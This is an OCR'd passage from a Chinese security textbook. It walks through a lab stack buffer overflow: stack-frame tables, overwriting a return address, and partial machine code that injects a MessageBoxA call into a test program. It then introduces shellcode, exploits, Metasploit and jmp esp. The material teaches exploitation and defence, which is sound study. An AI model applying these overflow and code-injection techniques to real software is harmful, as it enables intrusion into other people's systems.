


图 4.4.3 制作溢出文件

如我们所料，authenticated 被冲刷后，程序将进入验证通过的分支，如图 4.4.4 所示。



图 4.4.4 验证栈的布局

用 OllyDbg 加载这个生成的 PE 文件进行动态调试，字符串拷贝函数过后的栈状态如图

4.4.5 所示。




图 4.4.5 调试栈的布局

此时的栈区内存如表 4-4-2 所示。

表 4-4-2 栈帧数据

局部变量名	内存地址	偏移 3 处的	偏移 2 处的	偏移 1 处的	偏移 0 处的
buffer[0~3]	0x0012FAF0	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
.....	(9 个双字)	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
buffer[40~43]	0x0012FB18	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
authenticated (被覆盖前)	0x0012FB1C	0x00	0x00	0x00	0x31 ('1')
authenticated (被覆盖后)	0x0012FB1C	0x00	0x00	0x00	0x00 (NULL)
前栈帧 EBP	0x0012FB20	0x00	0x12	0xFF	0x80
返回地址	0x0012FB24	0x00	0x40	0x11	0x18

动态调试的结果证明了前边分析的正确性。从这次调试中，我们可以得到以下信息。

(1) buffer 数组的起始地址为 0x0012FAF0。

(2) password.txt 文件中第 53~56 个字符的 ASCII 码值将写入栈帧中的返回地址，成为函数返回后执行的指令地址。

也就是说，将 buffer 的起始地址 0x0012FAF0 写入 password.txt 文件中的第 53~56 个字节，在 verify_password 函数返回时会跳到我们输入的字串开始取指执行。

我们下面还需要给 password.txt 中植入机器代码。

让程序弹出一个消息框只需要调用 Windows 的 API 函数 MessageBox。MSDN 对这个函数的解释如下。

```
int MessageBox(
    HWND hWnd,                // handle to owner window
    LPCTSTR lpText,           // text in message box
    LPCTSTR lpCaption,        // message box title
    UINT uType                 // message box style
);
```

- hWnd [in] 消息框所属窗口的句柄，如果为 NULL，消息框则不属于任何窗口。
- lpTex [in] 字符串指针，所指字符串会在消息框中显示。
- lpCaption [in] 字符串指针，所指字符串将成为消息框的标题。
- uType [in] 消息框的风格（单按钮、多按钮等），NULL 代表默认风格。

我们将写出调用这个 API 的汇编代码，然后翻译成机器代码，用十六进制编辑工具填入 password.txt 文件。

题外话：熟悉 MFC 的程序员一定知道，其实系统中并不存在真正的 MessageBox 函数，对 MessageBox 这类 API 的调用最终都将由系统按照参数中字符串的类型选择“A”类函数（ASCII）或者“W”类函数（UNICODE）调用。因此，我们在汇编语言中调用的函数应该是 MessageBoxA。多说一句，其实 MessageBoxA 的实现只是在设置了几个不常用参数后直接调用 MessageBoxExA。探究 API 的细节超出了本书所讨论的范围，有兴趣的读者可以参阅其他书籍。

用汇编语言调用 MessageBoxA 需要 3 个步骤。

(1) 装载动态链接库 user32.dll。MessageBoxA 是动态链接库 user32.dll 的导出函数。虽然大多数有图形化操作界面的程序都已经装载了这个库，但是我们用来实验的 consol 版并没

有默认加载它。

(2) 在汇编语言中调用这个函数需要获得这个函数的入口地址。

(3) 在调用前需要向栈中按从右向左的顺序压入 MessageBoxA 的 4 个参数。

为了让植入的机器代码更加简洁明了, 我们在实验准备中构造漏洞程序的时候已经人工加载了 user32.dll 这个库, 所以第一步操作不用在汇编语言中考虑。

MessageBoxA 的入口参数可以通过 user32.dll 在系统中加载的基址和 MessageBoxA 在库中的偏移相加得到。具体的我们可以使用 VC6.0 自带的小工具“Dependency Walker”获得这些信息。您可以在 VC6.0 安装目录下的 Tools 下找到它, 如图 4.4.6 所示。




图 4.4.6 使用 Depends

运行 Depends 后, 随便拖拽一个有图形界面的 PE 文件进去, 就可以看到它所使用的库文件了。在左栏中找到并选中 user32.dll 后, 右栏中会列出这个库文件的所有导出函数及偏移地址; 下栏中则列出了 PE 文件用到的所有的库的基地址。

如图 4.4.7 所示, user32.dll 的基地址为 0x77D40000, MessageBoxA 的偏移地址为 0x000404EA。基地址加上偏移地址就得到了 MessageBoxA 在内存中的入口地址 0x77D804EA。




图 4.4.7 计算相关 API 的虚拟内存地址

注意: user32.dll 的基地址和其中导出函数的偏移地址与操作系统版本号、补丁版本号等诸多因素相关,故您用于实验的计算机上的函数入口地址很可能与这里不一致。请您一定注意要在当前实验的计算机上重新计算函数入口地址,否则后面的函数调用会出错。能够适应于各种操作系统版本的通用的代码植入方法将在第 5 章进行详细介绍。

有了这个入口地址,就可以编写进行函数调用的汇编代码了。这里我们先把字符串“failwest”压入栈区,消息框的文本和标题都显示为“failwest”,只要重复压入指向这个字符串的指针即可;第 1 个和第 4 个参数这里都将设置为 NULL。写出的汇编代码和指令所对应的机器代码如表 4-4-3 所示。

表 4-4-3 机器代码

机器代码 (十六进制)	汇 编 指 令	注 释
33 DB	XOR EBX,EBX	压入 NULL 结尾的“failwest”字符串。之所以用 EBX 清零后入栈作为字符串的截断符,是为了避免“PUSH 0”中的 NULL,否则植入的机器码会被 strepy 函数截断
53	PUSH EBX	
68 77 65 73 74	PUSH 74736577	
68 66 61 69 6C	PUSH 6C696166	
8B C4	MOV EAX,ESP	EAX 里是字符串指针

这样构造了 password.txt 之后再运行验证程序，程序执行的流程将如图 4.4.10 所示。




图 4.4.10 栈溢出利用示意图

程序运行情况如图 4.4.11 所示。




图 4.4.11 输入文件中的代码植入成功

成功地弹出了我们植入的代码。

但是在单击“OK”按钮之后，程序会崩溃，如图 4.4.12 所示。




图 4.4.12 被破坏的栈在程序退出时引起程序崩溃

这是因为 MessageBoxA 调用的代码执行完成后，我们没有写安全退出的代码的缘故。

您会在后面的章节中见到更深入的代码植入讨论，包括编写通用的植入代码，在植入代码中安全地退出，甚至在植入代码结束后修复堆栈和寄存器，让程序重新回到正常的执行流程。



第 5 章 开发 shellcode 的艺术

给我一个漏洞，我能钻透整个地球！

——failwest

5.1 shellcode 概述

5.1.1 shellcode 与 exploit

1996 年, Aleph One 在 Underground 发表了著名论文《SMASHING THE STACK FOR FUN AND PROFIT》，其中详细描述了 Linux 系统中栈的结构和如何利用基于栈的缓冲区溢出。在这篇具有划时代意义的论文中, Aleph One 演示了如何向进程中植入一段用于获得 shell 的代码, 并在论文中称这段被植入进程的代码为“shellcode”。

后来人们干脆统一用 shellcode 这个专用术语来通称缓冲区溢出攻击中植入进程的代码。这段代码可以是出于恶作剧目的的弹出一个消息框, 也可以是出于攻击目的的删改重要文件、窃取数据、上传木马病毒并运行, 甚至是出于破坏目的的格式化硬盘等。请注意本章讨论的 shellcode 是这种广义上的植入进程的代码, 而不是狭义上的仅仅用来获得 shell 的代码。

shellcode 往往需要用汇编语言编写, 并转换成二进制机器码, 其内容和长度经常还会受到很多苛刻限制, 故开发和调试的难度很高。

在技术文献中, 我们还会经常看到另一个术语——exploit。

植入代码之前需要做大量的调试工作, 例如, 弄清楚程序有几个输入点, 这些输入将最终会当作哪个函数的第几个参数读入到内存的哪一个区域, 哪一个输入会造成栈溢出, 在复制到栈区的时候对这些数据有没有额外的限制等。调试之后还要计算函数返回地址距离缓冲区的偏移并淹没之, 选择指令的地址, 最终制作出一个有攻击效果的“承载”着 shellcode 的输入字符串。这个代码植入的过程就是漏洞利用, 也就是 exploit。

exploit 一般以一段代码的形式出现, 用于生成攻击性的网络数据包或者其他形式的攻击性输入。exploit 的核心是淹没返回地址, 劫持进程的控制权, 之后跳转去执行 shellcode。与

shellcode 具有一定的通用性不同, exploit 往往是针对特定漏洞而言的。

其实, 漏洞利用的过程就好像一枚导弹飞向目标的过程。导弹的设计者关注的是怎样计算飞行路线, 锁定目标, 最终把弹头精确地运载到目的地并引爆, 而并不关心所承载的弹头到底是用来在地上砸一个坑的铅球, 还是用来毁灭一个国家的核弹头; 这就如同 exploit 关心的是怎样淹没返回地址, 获得进程控制权, 把 EIP 传递给 shellcode 让其得到执行并发挥作用, 而不关心 shellcode 到底是弹出一个消息框的恶作剧, 还是用于格式化对方硬盘的穷凶极恶的代码, 如图 5.1.1 所示。




图 5.1.1 缓冲区溢出过程中的功能模块划分

随着现代化软件开发技术的发展, 模块化、封装、代码重用等思想在漏洞利用技术中也得以体现。试想如果仿照武器的设计思想, 分开设计导弹和弹头, 将各自的技术细节封装起来, 使用标准化的接口, 漏洞利用的过程是不是会更容易些呢? 其实在第 10 章中将介绍到的通用漏洞测试平台 Metasploit 就是利用了这种观点。Metasploit 通过规范化 exploit 和 shellcode 之间的接口把漏洞利用的过程封装成易用的模块, 大大减少了 exploit 开发过程中的重复工作, 深刻体现了代码重用和模块化、结构化的思想。在这个平台中:

(1) 所有的 exploit 都使用漏洞名称来命名, 里边包含有这个漏洞的函数返回地址, 所使用的跳转指令地址等关键信息。

(2) 将常用的 shellcode (例如, 用于绑定端口反向连接、执行任意命令等) 封装成一个个通用的模块, 可以轻易地与任意漏洞的 exploit 进行组合。

题外话: 与导弹的比喻不谋而合, 在 Metasploit 中存在漏洞的受害主机会被当作一个叫“target”的选项进行配置, 而 shellcode 同样也有一个更加形象的名字: payload。不知道在 Metasploit 以后的版本中会不会把 exploit 配置改成 missile。

5.1.2 shellcode 需要解决的问题

4.4 节中的代码植入过程是一个简化到了极点的实验。其实，这个实验中还有一些问题需要进一步完善。

4.4 节的代码植入实验中，我们直接用 OllyDbg 查出了栈中 shellcode 的起始地址。而在实际调试漏洞时，尤其是在调试 IE 中的漏洞时，我们经常会发现有缺陷的函数位于某个动态链接库中，且在程序运行过程中被动态装载。这时的栈中情况将会是动态变化着的，也就是说，这次从调试器中直接抄出来的 shellcode 起始地址下次就变了。所以，要编写出比较通用的 shellcode 就必须找到一种途径让程序能够自动定位到 shellcode 的起始地址。有关利用跳转指令定位 shellcode 的讨论将在 5.2 节中进行。

缓冲区中包括 shellcode、函数返回地址，还有一些用于填充的数据。5.3 节中将介绍怎样组织缓冲区内的这些内容。

不同的机器、不同的操作系统中同一个 API 函数的入口地址往往会有差异。还记得 4.4 节中我们是通过 Depends 获得 MessageBoxA 函数入口地址的吗？直接使用手工查出的 API 地址的 shellcode 很可能在调试通过后换一台计算机就会因为函数地址不同而出错。为此，我们必须让 shellcode 自己在运行时动态地获得当前系统的 API 地址。5.4 节会带领您综合跳转地址、shellcode 的分布、自动获得 API 等技术，把 4.4 节中那段简陋的 shellcode 改造成比较通用的版本。在这节的实验中还将穿插介绍 shellcode 的调试方法，怎样从汇编代码中提取机器代码等实际操作中将遇到的问题。

5.5 节中将着重介绍如何通过使用对 shellcode 编码解码的方法，绕过软件对缓冲区的限制及 IDS 等的检查。

5.6 节重点介绍了在整个缓冲区空间有限的情况下，怎样使代码更加精简干练，从而尽量缩短 shellcode 的尺寸，开发出短小精悍的 shellcode。这节中的实验部分最终只用了 191 个字节的机器码就实现了一个把命令行窗口绑定到特定端口的 bindshell。

本章前 5 节的知识是在 Windows 平台下开发 shellcode 的核心知识，也是后续学习的基础。当然，如果您对 shellcode 开发技术本身很感兴趣，并且有丰富的汇编语言编程经验，相信 5.6 节中讨论的编程技术对您开发更高级的 shellcode 一定会有所帮助。



5.2 定位 shellcode

5.2.1 栈帧移位与 jmp esp

回忆 4.4 节中的代码植入实验，当我们可以用越界的字符完全控制返回地址后，需要将返回地址改写成 shellcode 在内存中的起始地址。在实际的漏洞利用过程中，由于动态链接库的装入和卸载等原因，Windows 进程的函数栈帧很有可能会产生“移位”，即 shellcode 在内存中的地址是会动态变化的，因此像 4.4 节中那样将返回地址简单地覆盖成一个定值的做法往往不能让 exploit 奏效，如图 5.2.1 所示。



图 5.2.1 栈帧移位示意图

要想使 exploit 不致于 10 次中只有 2 次能成功地运行 shellcode，我们必须想出一种方法能够在程序运行时动态定位栈中的 shellcode。

回顾 4.4 节代码植入实验中在 verify_password 函数返回后栈中的情况，如图 5.2.2 所示。

